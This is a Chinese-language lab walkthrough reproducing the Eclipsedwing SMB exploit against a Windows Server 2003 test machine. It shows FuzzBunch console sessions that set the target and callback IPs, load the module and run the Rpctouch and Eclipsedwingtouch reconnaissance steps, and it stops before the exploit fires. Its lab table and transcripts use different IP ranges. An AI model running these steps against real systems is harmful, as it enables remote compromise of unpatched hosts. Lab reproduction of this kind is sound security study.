
Eclipsedwing 漏洞复现

实验环境如下：


IP	系统信息	用途	备注
192.168.226.131	Win2k3 sp2 x86	靶机	主机名：ADMIN-8F86513D6
192.168.226.134	Win7	攻击机	需安python2.6&pywin32
192.168.226.128	Kali2.0	生成用于攻击payload 和控制反弹shell 会话	

首先配置一些基本信息：




```
[*] Retargetting Session

[?] Default Target IP Address [] : 192.168.43.150
[?] Default Callback IP Address [] : 192.168.43.200
[?] Use Redirection [yes] : no

[?] Base Log directory [D:\logs] : C:\log
[*] Checking C:\log for projects
Index     Project
-----     -------
0         eternalblue_test
1         eternalchampion
2         test_jdk
3         Create a New Project

[?] Project [0] : 3
[?] New Project Name : eclipsedwing
[?] Set target log directory to 'C:\log\eclipsedwing\z192.168.43.150'? [Yes] :

[*] Initializing Global State
[+] Set TargetIp => 192.168.43.150
[+] Set CallbackIp => 192.168.43.200

[!] Redirection OFF
[+] Set LogDir => C:\log\eclipsedwing\z192.168.43.150
[+] Set Project => eclipsedwing

fb >
```


使用模块：




```
fb > use Ecl
Eclipsedwing       Eclipsedwingtouch
fb > use Eclipsedwing

[!] Entering Plugin Context :: Eclipsedwing
[*] Applying Global Variables
[+] Set TargetIp => 192.168.43.150
[+] Set NetworkTimeout => 60
[+] Set CallbackIp => 192.168.43.200

[*] Applying Session Parameters
[*] Running Exploit Touches

[!] Entering Plugin Context :: Rpctouch
[*] Applying Global Variables
[+] Set NetworkTimeout => 60
[+] Set TargetIp => 192.168.43.150

[*] Inheriting Input Variables
[+] Set TargetIp => 192.168.43.150
[+] Set NetworkTimeout => 60

[!] Enter Prompt Mode :: Rpctouch

[*]  NetworkTimeout :: Timeout for blocking network calls (in seconds).  Use -1
for no timeout.

[?] NetworkTimeout [60] : _
```




```
[?] NetworkTimeout [60] :

[*]  TargetIp :: Target IP Address

[?] TargetIp [192.168.43.150] :

[*]  TargetPort :: Port used by the MSRPC service. Typically 445 (SMB) or 139 (N
BT)

[?] TargetPort [445] :

[*]  NetBIOSName :: Name to use if running touch over NBT, Vista and above requi
re real hostname.

[?] NetBIOSName [*SMBSERVER] :

[*]  TouchLanguage :: Run language touch against RPC spooler service.

[?] TouchLanguage [False] : _
```




```
[?] TouchLanguage [False] :

[*]  TouchArchitecture :: Run architecture touch against SMB via a memory disclo
sure bug.

[?] TouchArchitecture [False] :

[*]  Protocol :: Protocol to connect to target with. Touches will vary with prot
ocol.

   *0) SMB     SMB over TCP
    1) NBT     Netbios over TCP

[?] Protocol [0] :


[!] Preparing to Execute Rpctouch
[*] Redirection OFF

[+] Configure Plugin Local Tunnels
[+] Local Tunnel - local-tunnel-1
[?] Destination IP [192.168.43.150] :
[?] Destination Port [445] :
[+] (TCP) Local 192.168.43.150:445

[+] Configure Plugin Remote Tunnels


Module: Rpctouch
================

Name                    Value
----                    -----
NetworkTimeout          60
TargetIp                192.168.43.150
TargetPort              445
NetBIOSName             *SMBSERVER
TouchLanguage           False
TouchArchitecture       False
Protocol                SMB

[?] Execute Plugin? [Yes] :
```




```
[?] Execute Plugin? [Yes] :
[*] Executing Plugin
[*] SMB String: Windows Server 2003 3790 Service Pack 2 (W2K3SP2)
[+] Rpctouch Succeeded

[*] Exporting Contract To Exploit
[+] Set Protocol => SMB
[+] Set Target => W2K3SP2
[!] ECWI requires Target OS

[!] Entering Plugin Context :: Eclipsedwingtouch
[*] Applying Global Variables
[+] Set TargetIp => 192.168.43.150
[+] Set NetworkTimeout => 60

[*] Inheriting Input Variables
[+] Set TargetIp => 192.168.43.150
[+] Set Protocol => SMB
[+] Set NetworkTimeout => 60

[!] Enter Prompt Mode :: Eclipsedwingtouch

[*]  TargetIp :: Target IP Address

[?] TargetIp [192.168.43.150] :

[*]  TargetPort :: Port used by SMB or NBT

[?] TargetPort [] :

[*]  TargetPort :: Port used by SMB or NBT

[?] TargetPort [] :
```




```
[?] TargetPort [] : 445
[+] Set TargetPort => 445

[*]  NetworkTimeout :: Timeout for blocking network calls (in seconds).  Use -1
for no timeout.

[?] NetworkTimeout [60] :

[*]  Protocol :: Protocol to connect to target with

   *0) SMB     SMB over TCP (port 445)
    1) NBT     Netbios over TCP (port 139)

[?] Protocol [0] :


[!] Preparing to Execute Eclipsedwingtouch
[*] Redirection OFF

[+] Configure Plugin Local Tunnels
[+] Local Tunnel - local-tunnel-1
[?] Destination IP [192.168.43.150] :
```



